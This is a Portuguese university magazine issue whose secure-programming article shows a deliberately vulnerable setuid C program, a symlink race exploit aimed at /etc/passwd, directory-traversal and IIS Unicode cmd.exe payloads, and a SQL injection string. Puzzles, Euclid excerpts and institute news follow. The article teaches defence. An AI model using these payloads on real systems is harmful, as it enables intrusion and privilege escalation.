Agora, imaginemos que o programa `vuln3.c` era um programa que dependendo do nosso uid retornava uma password ou nos dava acesso a áreas de administração do programa que não teríamos acesso como um utilizador normal, o que aconteceria?

Na realidade não foi apenas o nosso programa que confundimos. Com esta técnica conseguimos também “enganar” o próprio comando “id” do sistema.

```
[lms@bunker testes]$ id
```

```
uid=0(root) gid=100(users) euid=500(lms)
```

```
groups=100(users),0(root)
```

```
[lms@bunker testes]$
```

Não há problema nisto visto que o programa “id” é apenas utilizado para fins informativos.

Apenas os programas compilados com bibliotecas dinâmicas sofrem desta “falha”. Tendo isto em mente, convém então frisar que se não especificarmos ao compilador (gcc) que queremos que o programa seja estático (através da flag “-static”) ele irá então por defeito compilar o nosso “software” dinamicamente.

2.4 – “Race Conditions”

Tal como qualquer programador sabe o que diferencia um

procedimento de uma função é o facto da função apresentar um valor de retorno.

Geralmente usamos o valor -1 para retornar uma situação de erro ou NULL quando esperamos receber um apontador e por qualquer motivo algo falhou durante a execução da função.

Quanto dos leitores fazem testes exaustivos no “software” que desenvolvem baseados nos valores de retorno das funções?

A verdade é que muitas vezes escapam algumas condições cruciais.

Entende-se por *Race Conditions* a ocorrência de um comportamento anormal devido a uma dependência excessiva em relação ao tempo ocorrido entre diferentes eventos.

Estes eventos podem ir desde uma simples abertura de um ficheiro a permissões inseguras ou até uma variável partilhada por dois processos através de IPC (“interprocess communication”).

Iremos então aqui analisar um pequeno excerto de código que demonstra uma *race condition* devido à falta de permissões/testes durante a abertura de um ficheiro temporário.

vuln4.c

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <sys/stat.h>
```

```
#include <unistd.h>
```

```
#define FICHEIRO "/tmp/temporario-estatico"
```

```
int main(void)
```

```
{
```

```
    FILE *fd;
```

```
    if (access(FICHEIRO, F_OK) < 0)
```

```
    {
```

```
        fprintf(stderr, "O ficheiro temporário não  
existe!\n");
```

```
        fprintf(stderr, "A criar...\n");
```

```
        fd = fopen(FICHEIRO, "a");
```

```
        fprintf(fd, "Ficheiro acabado de criar!\n");
```

```
    }
```

```
    else
```

```
    {
```

```
        fprintf(stdout, "O ficheiro já existia!\n");
```

```
        fprintf(stdout, "A adicionar um pequeno \"hello
```

```
world\" no final...\n");
```

```

        fd = fopen(FICHEIRO, "a");
        fprintf(fd, "hello world\n");
    }
    fclose(fd);
    return(0);
}

# compilar o programa
[root@bunker testes]$ gcc vuln4.c -o vuln4
# tornar o binário suid (para ser executado sempre com
privilégios de administrador)
[root@bunker testes]$ chmod +s vuln4
# executar o programa pela 1ª vez
[root@bunker testes]$ ./vuln4
O ficheiro temporário não existe!
A criar...
# o ficheiro é então criado...
[root@bunker testes]$ cat /tmp/temporario-estatico
Ficheiro acabado de criar!
[root@bunker testes]$ ./vuln4
O ficheiro já existia
A adicionar um pequeno "hello world" no final...
# desta vez é acrescentada uma linha ao ficheiro
temporário...
[root@bunker testes]$ cat /tmp/temporario-estatico
Ficheiro acabado de criar!
hello world
[root@bunker testes]$

```

Como podemos ver este programa não verifica as permissões do ficheiro temporário quando o cria nem faz um teste para ver se está realmente a escrever para um ficheiro do qual é o próprio dono.

```

exploit-race_condition.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <unistd.h>

int main(int argc, char *argv[4])
{
    if (argc < 2)
    {
        fprintf(stderr, "Sintaxe errada: %s
<\n\"programa\">\n", argv[0]);
        exit(-1);
    }

    while (1)
    {
        system("rm -rf /tmp/ temporario-estatico;ln -s

```

```

/etc/passwd temporario-estatico");
        system(argv[1]);
        break;
    }

    return(0);
}

```

Quando executássemos o programa exploit.c compilado, este iria criar um symlink (um atalho) para o /etc/passwd e o programa iria "cegamente" escrever para esse mesmo ficheiro. Como o programa tinha a flag +s activada e o seu dono era o administrador do sistema nada o poderia parar de modificar qualquer ficheiro no sistema.

Este exemplo não tem grande utilidade visto que não podemos controlar o que é escrito para o ficheiro apontado pelo symlink mas, no entanto, existem programas que escrevem conteúdos previsíveis em ficheiros temporários. Nesses programas podemos, por exemplo, aproveitar esta falha para criar uma conta com privilégios de administrador no sistema.

Uma boa maneira de evitar estes problemas, além da já apresentada que consiste em fazer testes exaustivos e não tomar nada como garantido no nosso "software", poderíamos criar um ficheiro temporário com um nome aleatório. Isto iria dificultar bastante a tarefa de qualquer indivíduo que tentasse aproveitar-se do nosso programa.

2.5 – "Unicode Extensions"

Primeiro que tudo devemos colocar a pergunta: O que é o "Unicode"?

O "Unicode" fornece uma correspondência única numérica para cada carácter, independentemente da plataforma, linguagem ou programa.

Antes do "Unicode" existir eram necessários centenas de sistemas de codificação de caracteres. Por exemplo, há certos caracteres que existem no teclado US que não existem no PT e vice-versa.

O "Unicode" veio mudar isso associando um número único para cada carácter.

Então o leitor deve questionar-se "mas o que é que isto tem a ver com segurança?".

Vamos então imaginar um cenário em que...

- o programador quer fazer um "software" que lhe permita partilhar os ficheiros dentro do directório /web/ficheiros/.
- o programa necessita de aceder a directórios **dentro** do /web/ficheiros/.../

c) o programador tenta então tornar o seu "software" o mais seguro possível, tentando que apenas consigam aceder ao que está dentro do directório /web/ficheiros/.

Vamos então desenhar um protocolo simples de comunicação para o efeito:

- Pedido de ficheiro -> "enviar /caminho/para/ficheiro"
- Pedido de listagem -> "lista /caminho/para/directorio"

Agora que temos o nosso protocolo feito, vamos testar possíveis falhas numa implementação do protocolo.

- O que aconteceria se um utilizador malicioso fizesse o seguinte pedido ao "software":

enviar .././.././../etc/passwd

- Ou este pedido:

lista .././.././../etc/

Encontramos uma falha que não estávamos à espera. O utilizador pode enganar o sistema andando para trás na árvore de directórios do sistema.

Uma solução para este problema seria filtrar os "../" nos pedidos feitos ao "software".

É aqui que entra o "Unicode". Voltando a repetir o que foi dito em cima, "O 'Unicode' fornece uma correspondência única numérica para cada carácter, independentemente da plataforma, linguagem ou programa." Podemos então encontrar uma representação da nossa "/" e voltar a induzir o "software" em erro. Uma representação possível para o "../" em "Unicode" seria o "%255c".

Então bastaria fazermos o seguinte pedido:

envia ../%255c../%255c../%255c../%255cetc/passwd

Esta falha foi descoberta no servidor web da Microsoft, o IIS (Internet Information Service).

No caso deste serviço da Microsoft o problema foi um pouco mais grave.

Os CGIs (Common Gateway Interfaces) permitem uma interacção entre o utilizador e o servidor. Um CGI não é nada mais nada menos que um normal programa com privilégios de execução que é executado pelo servidor.

A única diferença entre um CGI e um programa normal é que:

- O output não é enviado para o ecrã mas sim para o "browser", logo, deverá ser HTML
- O "input" é feito através de formulários em páginas html através de variáveis do servidor

Na maior parte dos servidores web usa-se como base o directório "cgi-bin" para guardar estes ficheiros. O servidor sabe que pode executar qualquer ficheiro que esteja dentro desse directório. Não será muito difícil imaginar o que

acontece quando fazemos um simples pedido deste tipo a um servidor IIS no nosso browser:

http://www.site.pt/cgi-bin/../../../../system32/cmd.exe?/c+dir

Como devem perceber isto iria executar o comando "dir" no servidor através da "shell" cmd.exe remotamente no servidor simplesmente com o "browser".

Penso que este exemplo é suficiente para mostrar os perigos que algo supostamente tão inocente quanto uma simples conversão de caracteres pode causar.

2.6 - Não validar correctamente o input do utilizador

Outro grande problema no "software" é confiarmos demasiado nos utilizadores.

Se não nos precavermos, um utilizador malicioso poderá apoderar-se completamente do nosso programa, sistema ou base de dados.

É sobre esse problema de falta de filtragem da validação do utilizador que iremos falar neste ponto 2.6.

Vamos supor que temos um "site" com um simples formulário com dois campos.

NOME: _____

EMAIL: _____

O formulário iria enviar os dados para um CGI que, por sua vez, iria inserir estes dados numa base de dados de *SQL.

O CGI, em pseudo código, seria algo deste género:

```
# partimos do pressuposto que o $NOME e o $EMAIL são os  
# dados enviados pelo formulário  
$PEDIDO="insert into tabela values('','$NOME','$EMAIL');"  
executar_pedido_em_servidor_sql($PEDIDO);
```

Este código parece, novamente, bastante inocente e normal mas na verdade não o é.

O que aconteceria se um utilizador enviasse para o CGI as variáveis com o seguinte conteúdo:

```
$NOME="Luís Miguel Silva";  
$EMAIL="email@ficticio.pt") and  
INSERIR_INSTRUÇÃO_SQL_AQUI--";
```

O cgi iria então executar o seguinte pedido no servidor:
insert into tabela values('','Luís Miguel Silva','email@ficticio.pt') and
INSERIR_INSTRUÇÃO_SQL_AQUI--";

Visto que o SQL ignora o que estiver para a frente dos caracteres "--" num pedido, teríamos neste momento completo acesso à base de dados de SQL.

Este tipo de problema é bastante comum hoje em dia com o

crescente número de ferramentas baseadas em tecnologias para a WEB.

Para solucionar este problema bastaria filtrar os *escape chars* (caracteres de escape) como, por exemplo, o `'`, `"`, `\`, `/`, `&` e qualquer outro caracter que possa ser utilizado para escapar ao nosso pedido normal ao servidor.

2.7 - Outras falhas comuns

Neste ponto apenas irei falar do nome de três tipos de falhas bastante mais complexas de perceber e aproveitar. Estou então a referir-me aos "buffer overflows", "heap overflows" e às format strings. Irei discutir estes temas num próximo artigo.

3 – Conclusão

Tal como comecei por dizer no início deste artigo a segurança começa em si. Quer seja um mero utilizador ou um programador.

Como podemos concluir estas falhas são até de certa forma engraçadas e ridículas, afinal, quem se iria lembrar de se aproveitar de algo tão "obscuro" e no entanto que estava mesmo em frente aos nossos olhos? Muita gente...

Neste momento o leitor deve estar mais sensibilizado para este assunto. Afinal, quanto vale para si a sua informação...?

4 – Agradecimentos

Gostaria de agradecer à minha mãe por tudo o que representa para mim e aos Mestres António Marques e João Neta que têm sido os meus tutores nestes últimos anos desde que fui estudar para o mui nobre Instituto Superior Politécnico Gaya. Não apenas pelos conhecimentos informáticos que me transmitiram mas também pela sua sabedoria global e pela sua visão da vida.

Devo também agradecimentos ao Eng José Manuel Moreira pela revisão deste artigo e por toda a ajuda que me tem dado desde que nos conhecemos.

Links úteis:

Informações úteis sobre o Linux e a sua história

[1]

<http://www.cs.unc.edu/Courses/comp006/members/grace/Guru/LinuxDevelopment.html>

O projecto GNU

[2] <http://www.gnu.org/>

A free "software" foundation

[3] <http://www.fsf.org/>

Conhecendo a fundo o compilador GCC

[4] <http://www.digitaltoad.net/docs/GCC-HOWTO.htm>
O "unicode"

[5]

<http://www.unicode.org/unicode/standard/WhatIsUnicode.html>

[6]

<http://www.packetstormsecurity.net/papers/general/IISUnicodeExplained.doc>





Joaquim Albuquerque de Moura Relvas
 ISPGaya
 Rua Rodrigues da Rocha, 291, 341
 Santo Ovídio, 4400-025 Vila Nova Gaia
 jmrr@ispgaya.pt

1. PROBLEMAS DE LÓGICA.

No número anterior desta revista foi posto um problema cujo texto seguidamente se transcreve:

«O senhor Pinheiro, o senhor Laranjeira, o senhor Oliveira e o senhor Pereira têm um pinhal, um laranjal um olival e um peral. Cada um tem apenas uma destas propriedades, mas nenhuma delas corresponde ao nome do seu dono. Além disso, nem o senhor Laranjeira nem o senhor Oliveira são donos do Pinhal. O peral não pertence ao senhor Pinheiro nem o laranjal ao senhor Oliveira. Qual o dono de cada propriedade?»

Solução

Comece-se por considerar o universo do discurso constituído por 16 conjuntos disjuntos, cada um dos quais com 2 elementos, um proprietário P_j e uma propriedade p_k , sendo cada um deles formado pela intersecção $P_j p_k$, cada qual representada por uma célula no diagrama de Venn ilustrado na figura 1. É claro que, quando um P_j não é proprietário de uma p_k , a intersecção $P_j p_k$ é um conjunto vazio, a designar por 0.

	P_i	L	O	P_e
P_i				
O				
P_e				

Figura 1

O facto de nenhuma das propriedades corresponder ao nome do seu dono traduz-se então na inscrição de zeros nas correspondentes células do diagrama de Venn, conforme se encontra indicado na figura 2. Além disso, do facto de nem o senhor Laranjeira nem o senhor Oliveira serem donos do pinhal, resulta que as intersecções $L p_i$ e $O p_i$ são conjuntos vazios, o que implica a inscrição de zeros nas células

correspondentes, conforme também se encontra indicado na mesma figura. E ainda, dos factos do peral não pertencer ao senhor Pinheiro e do laranjal não pertencer ao senhor Oliveira, resulta que as intersecções $P_i p_e$ e $O p_l$ serem conjuntos vazios, o que implica a inscrição de zeros nas células correspondentes, conforme ainda se encontra indicado na mesma figura.

	P_i	L	O	P_e
P_i	0	0	0	
		0	0	
O			0	
P_e	0			0

Figura 2

O facto de, na linha p_i (figura 2), estarem inscritos zeros nas colunas P_i , L e O, significa que o pinhal (p_i) não pertence nem ao senhor Pinheiro, nem ao senhor Laranjeira, nem ao senhor Oliveira.

	P_i	L	O	P_e
P_i	0	0	0	1
		0	0	
O			0	
P_e	0		1	0

Figura 3

Então o pinhal só pode pertencer ao senhor Pereira (P_e), facto que se encontra ilustrado na figura 3 pela inscrição de um 1 na célula representativa da intersecção $P_e p_i$. Por outro lado, o facto de, na coluna O (figura 2), estarem inscritos zeros nas linhas p_i , e o significa que o senhor Oliveira (O)

não pode ser proprietário nem do pinhal (p_i), nem do laranjal ($_$), nem do olival (o). Então só o *senhor Oliveira* pode ser dono do peral, facto que se encontra ilustrado na figura 3 pela inscrição de um 1 na célula representativa da intersecção $O p_e$.

Uma vez que a linha p_e (figura 3) mostra que o peral pertence ao senhor Oliveira, aquela propriedade não pode pertencer ao senhor Laranjeira, facto que se encontra representado, na figura 4, pela inscrição de um zero na célula representativa da intersecção $L p_e$. Por outro lado, uma vez que a coluna P_e (figura 3) mostra que o senhor Pereira é o proprietário do pinhal, conclui-se que não é nem do laranjal, nem do olival o , facto que se encontra representado, na figura 4, pela inscrição de zeros nas células representativas das intersecções $P_e L$ e $P_e o$.

	P_i	L	O	P_e
P_i	0	0	0	1
		0	0	0
O			0	0
P_e	0	0	1	0

Figura 4

O facto de, na linha (figura 4), estarem inscritos zeros nas colunas L , O e P_e significa que o laranjal não pertence nem ao senhor laranjeira, nem ao senhor Oliveira, nem ao senhor Pereira. Então o *olival só pode pertencer ao senhor Pinheiro*, facto que se encontra ilustrado na figura 5 pela inscrição de um 1 na célula representativa da intersecção P_i . Por outro lado, o facto de, na coluna L (figura 4), estarem inscritos zeros significa que o senhor Laranjeira não pode ser proprietário nem do pinhal (p_i), nem do laranjal ($_$), nem do peral (p_e). Então só o *senhor Laranjeira pode ser proprietário do Olival* (o), facto que se encontra ilustrado na figura 5 pela inscrição de um 1 na célula representativa da intersecção $L o$.

	P_i	L	O	P_e
P_i	0	0	0	1
	1	0	0	0
O		1	0	0
P_e	0	0	1	0

Figura 5

Finalmente, dado que a coluna P_i (figura 5) mostra que o laranjal ($_$) pertence ao senhor Pinheiro, o olival (o) não pode pertencer a este proprietário, até porque, de acordo com a linha o da mesma figura, ele já pertence ao senhor Laranjeira. Estes factos implicam a inscrição de um zero na célula representativa da intersecção $P_i o$, tal como se ilustra na figura 6. Então esta figura mostra que:

	P_i	L	O	P_e
P_i	0	0	0	1
	1	0	0	0
O	0	1	0	0
P_e	0	0	1	0

Figura 6

1. O senhor Pinheiro é o dono do laranjal.
2. O senhor Laranjeira é o dono do olival.
3. O senhor Oliveira é o dono do peral.
4. O senhor Pereira é o dono do pinhal.

Problema 7

Uma traça, com 1 centímetro de comprimento, «viajava», através de uma série compacta de livros, com a velocidade constante de 15 centímetros por hora. Às tantas chegou a um volume com 1 centímetro de espessura. Quantos minutos demorou para atravessar o livro?

2. ALGUMAS DEFINIÇÕES DE EUCLIDES.

No número 1 desta revista transcreveu-se, dada a curiosidade de que se revestia, o prefácio do livro «ELEMENTOS DE EUCLIDES», da segunda metade do século XVIII. O livro resultou da tradução da versão latina dos trabalhos do grande geómetra Euclides de Alexandria, que viveu nessa cidade na primeira metade do século III a.C.. O livro começa com uma série de definições, cujo enunciado é apresentado de maneira tão curiosa que não resistimos à tentação de transcrever para aqui os enunciados das dez primeiras:

I. Ponto he o que não tem partes, ou o que não tem grandeza alguma.

II. Linha he o que tem comprimento sem largura.

III. As extremidades da linha são pontos.

IV. A linha recta he aquella, que está posta igualmente entre as suas extremidades.

V. Superfície he o que tem comprimento, e largura.


VI. As extremidades da superfície são linhas.

VII. A superfície plana he aquella, sobre a qual assenta toda huma linha recta entre dous pontos quaesquer, que estiverem sobre a mesma superfície.

VIII. O angulo plano he a inclinação reciproca de duas linhas, que se tocão em huma superfície plana, sem estarem em direitura huma com outra.

IX. O angulo plano rectilineo he a inclinação reciproca de duas linhas rectas, que se encontram, e não estão em direitura huma com outra.

Se alguns angulos existirem no mesmo ponto B (Figura 1), cada hum deles vem indicado com tres letras do alfabeto; e a que estiver no vertice do angulo, isto he, no ponto, no qual, se encontrão as rectas, que formão o angulo, se põe no meio das outras duas; e destas huma está posta perto de huma das ditas rectas, em alguma parte, e a outra perto da outra linha. Assim o angulo feito pelas rectas AB, CB representar-se-há com as letras ABC, ou CBA;



o angulo formado pelas rectas AB, DB, com as letras ABD, ou DBA; e o angulo que fazem as rectas DB, CB, com as letras DBC, ou CBD. Mas se hum angulo estiver separado de outro qualquer, poder-se-há marcar com a mesma letra, que estiver no vertice, como o angulo no ponto E (Figura 2).

X. Quando huma linha recta, cahindo sobre outra linha recta, fizer com esta dous angulos iguaes, hum e huma, e outro de outra parte, cada hum destes angulos iguaes se chama angulo recto; e a linha incidente se diz perpendicular à outra linha, sobre a qual cahe (Figura 3).

Joaquim Albuquerque de Moura Relvas



Segurança e Informática

Mestre António José Marques, docente no ISPGaya e Administrador de Sistemas no Centro de Informática do ISPGaya (CIISP); Luís Miguel Silva, aluno no 2º ano de Engenharia Informática no ISPGaya e Administrador de Sistemas Júnior no Centro de Informática do ISPGaya (CIISP).

Seminário realizado no dia 14 de Novembro de 2002.

Resumo: O conceito de "Hacking" é muitas vezes deturpado pelos media criando uma tema controverso à volta de um tabu sensacionalista. A realidade é que uma grande percentagem de empresas/instituições (dentro e fora de Portugal) não se preocupam minimamente com a protecção dos seus dados e no que lhes pode acontecer face a uma eventual quebra de segurança.

Este seminário pretende "educar" para o culto da segurança informática mostrando qual a severidade de um worst case scenario e o que fazer para o evitar.

Os tópicos que serão cobertos por este seminário são:

- . Introdução à segurança.
- . Alguns conceitos e os seus significados.
- . Conceitos básicos de redes.
- . Os sistemas operativos e as redes.
- . Os serviços mais comuns.
- . As Falhas mais comuns.
- . Métodos de detecção e combate.
- . Criptografia.
- . Resposta a incidentes.
- . Auditorias, análise de ameaças, testes de penetração.



SECONT

O Instituto Superior Politécnico Gaya encontra-se a organizar um concurso de segurança em redes informáticas que decorre entre o dia 1 de Outubro de 2002 e o dia 31 de Janeiro de 2003. Os principais objectivos são:

- Sensibilizar para a necessidade da protecção dos dados informáticos;
- Promover o aparecimento de novas técnicas de segurança em redes informáticas;
- Incentivar a auto-aprendizagem e a iniciativa de protecção de dados informatizados;
- Desmistificar a complexidade da segurança das redes informáticas.

O desafio consiste em ultrapassar as barreiras de segurança colocadas num servidor dedicado em exclusivo ao evento e mudar a página principal do site do concurso - www.secont.org.

Assim que um concorrente consiga atingir esse feito, o concurso terminará imediatamente e o servidor reverterá como prémio.



GABINETE DE RELAÇÕES COM O EXTERIOR (GREXT) E GABINETE DE ESTÁGIOS E EMPREGO (GEE)

O ISPGaya procedeu recentemente a uma realocação de recursos nos gabinetes de Relações com o Exterior e de Estágios e Emprego. Assim, com a cessação de funções do dr. Fernando Lemos, o GEE passou a contar com o doutor Hugo Coimbra como responsável do gabinete, enquanto que o GREXT passou a ter como responsável o dr. José Santos a quem compete também a gestão de serviços às empresas/instituições.

CIISP

O Centro de Informática do Instituto Politécnico Gaya (CIISP), é o núcleo responsável pela estrutura informática e do sistema de informação do ISPGaya, tendo como principais funções:

- Configurar e manter os equipamentos de informática existentes nas diversas salas;
- Instalar e manter a rede informática interna;
- Gerir todos os sistemas informáticos centrais;
- Gerir o serviço de acesso à Internet;
- Gerir as aquisições de material informático e respectivo software;
- Prestar apoio a todos os utentes do Centro;
- Prestar apoio a todos os funcionários do Instituto na utilização dos meios informáticos;
- Prestar apoio na informatização de todos os serviços do Instituto.

Constituído por uma equipa de seis pessoas, o CIISP disponibiliza um conjunto de serviços, dos quais se destacam os seguintes:

- Acesso livre aos laboratórios de Informática;
- Acesso incondicionado à Internet;
- Espaço em disco nos Servidores Newton, Leonardo e Páginas;
- Conta de correio electrónico (user@ispgaya.pt);
- Acesso à conta de email em qualquer parte do mundo (<http://webmail.ispgaya.pt> ou utilizando um programa de email);
- Página pessoal alojada no Servidor Páginas (<http://paginas.ispgaya.pt/~user>);
- Acesso FTP sobre o servidor páginas;
- Possibilidade de trabalho remoto sobre o servidor Páginas;
- Disponibilidade de servidores de Bases de Dados;
- Computadores instalados com o Sistema Operativo Windows e Linux;
- Utilização das versões de software mais recentes;
- Serviço de backup automático nos servidores;

- Disponibilização de equipamento para efectuar digitalizações;
- Gravação de trabalhos académicos em CD;
- Apoio personalizado pelos monitores de informática que integram o CIISP.

O parque informático do Instituto está distribuído por doze salas de informática devidamente equipadas, abertas a toda a comunidade do ISPGaya, podendo o aluno, professor ou funcionário, usar qualquer computador, desde que este não esteja numa sala em que decorra, nesse momento, uma aula.

O número de computadores é, aproximadamente de duas centenas, existindo todos os anos lectivos uma preocupação em renovar o parque informático, com a finalidade de poder fornecer uma resposta adequada às últimas versões de software utilizado nas diversas cadeiras dos cursos, que recorrem a equipamento informático como ferramenta de apoio ou como núcleo da disciplina.

Os interessados em publicar artigos originais ou de revisão na revista Politécnica, bem como publicitar eventos, o poderão fazer submetendo os textos ao Corpo Editorial. Estes podem ser enviados por disquete para: Revista Politécnica, Instituto Superior Politécnico Gaya, Rua António Rodrigues da Rocha, 291, 341 – Santo Ovídio, 4400-025 Vila Nova de Gaia, ou por e-mail para o endereço politecnica@ispgaya.pt. Os artigos a ser submetidos para publicação devem ser redigidos em Português em MS WORD (PC ou MAC), juntamente com uma cópia impressa a espaçamento duplo. O tipo de letra a utilizar deverá ser o Times New Roman. Não está, no entanto, excluída a possibilidade da revista aceitar contribuições noutras línguas.

Letras de outros alfabetos e símbolos matemáticos e científicos devem ser escritos correctamente. Nunca utilizar "a" para a letra grega "α" (alfa), "u" para o grego "μ" (miu), etc., siglas e nomes registados (" , ' , ") não devem aparecer em títulos. Abreviaturas e nomenclatura devem ser conforme a prática estabelecida por organizações e institutos profissionais, ou consagrados pelo seu uso corrente. Da primeira vez que apareça no texto alguma sigla ou nome comercial registado, o seu significado deve ser referido por extenso entre parêntesis.

Não devem ser utilizados sistemas de notação diversos. Para textos de engenharia, utilizar símbolos e unidades convencionais, constantes das listas existentes.

1. Título.

O título deverá ser escrito em letras maiúsculas, tamanho 14 pt, negrito e centrado.

2. Autores.

Após o título devem ser mencionados, os nomes dos autores, endereços e e-mail. O texto deve possuir tamanho 12 pt, itálico e centrado. Em rodapé deve ser incluído uma descrição sumária das actividades desempenhadas. Os autores deverão incluir uma fotografia actualizada, em formato digital.

3. Corpo do Artigo.

O corpo do artigo deve estar subdividido logicamente em secções numeradas e, se necessário em subsecções numeradas. Os títulos devem ser a negrito.

O texto deve ser escrito em duas colunas e com letra de tamanho 12 pt e espaçamento de 1,5 linhas.

4. Resumo.

Os artigos devem conter um resumo, no máximo de 90 palavras, que perspetive o problema e sumarie os resultados, ou conclusões. O resumo deve ser escrito com letra tamanho 10 pt, justificado e espaçamento simples.

5. Palavras Chave.

A seguir ao resumo deverão ser mencionadas as palavras chave referentes ao artigo, escritas com letra tamanho 10 pt, alinhado à esquerda.

6. Figuras.

As figuras devem ser cuidadosamente preparadas, devidamente numeradas e acompanhadas por uma legenda (tamanho 10 pt, negrito). As figuras devem, igualmente, ser gravadas num ficheiro separado com a extensão TIF ou JPG.

7. Tabelas.

As tabelas também devem ser numeradas e acompanhadas por um título (tamanho 10 pt, negrito). Todas as colunas de uma tabela devem possuir um cabeçalho.

8. Referências.

As referências devem ser listadas, por ordem alfabética de autor, numa secção denominada "Referências", que deve surgir no final do artigo. Todas as referências devem ser citadas no texto por autor e data, dentro de parêntesis rectos.

Ex.: [Pereira 1999] [Moreira, et al.1991]

Ilustra-se de seguida a forma de apresentar as referências no final do artigo:

a) Artigos de revistas:

Ex.: Carvalho, J. e Moura, I., "A Avaliação do Sucesso dos Sistemas de Apoio ao Trabalho de Grupo. Algumas Questões", *Sistemas de Informação*, 8, (1998), 23-41.

b) Livros:

Ex.: Porter, M., *Estratégia Competitiva - Técnicas para Análise de Indústrias e da Concorrência*, Editora Campos, Rio de Janeiro, 1991.

Os artigos publicados são única e exclusivamente da responsabilidade dos seus autores.

A aceitação de artigos estará sujeita a uma apreciação prévia por uma Comissão Científica, que, no entanto, não retira a responsabilidade aos autores dos artigos.

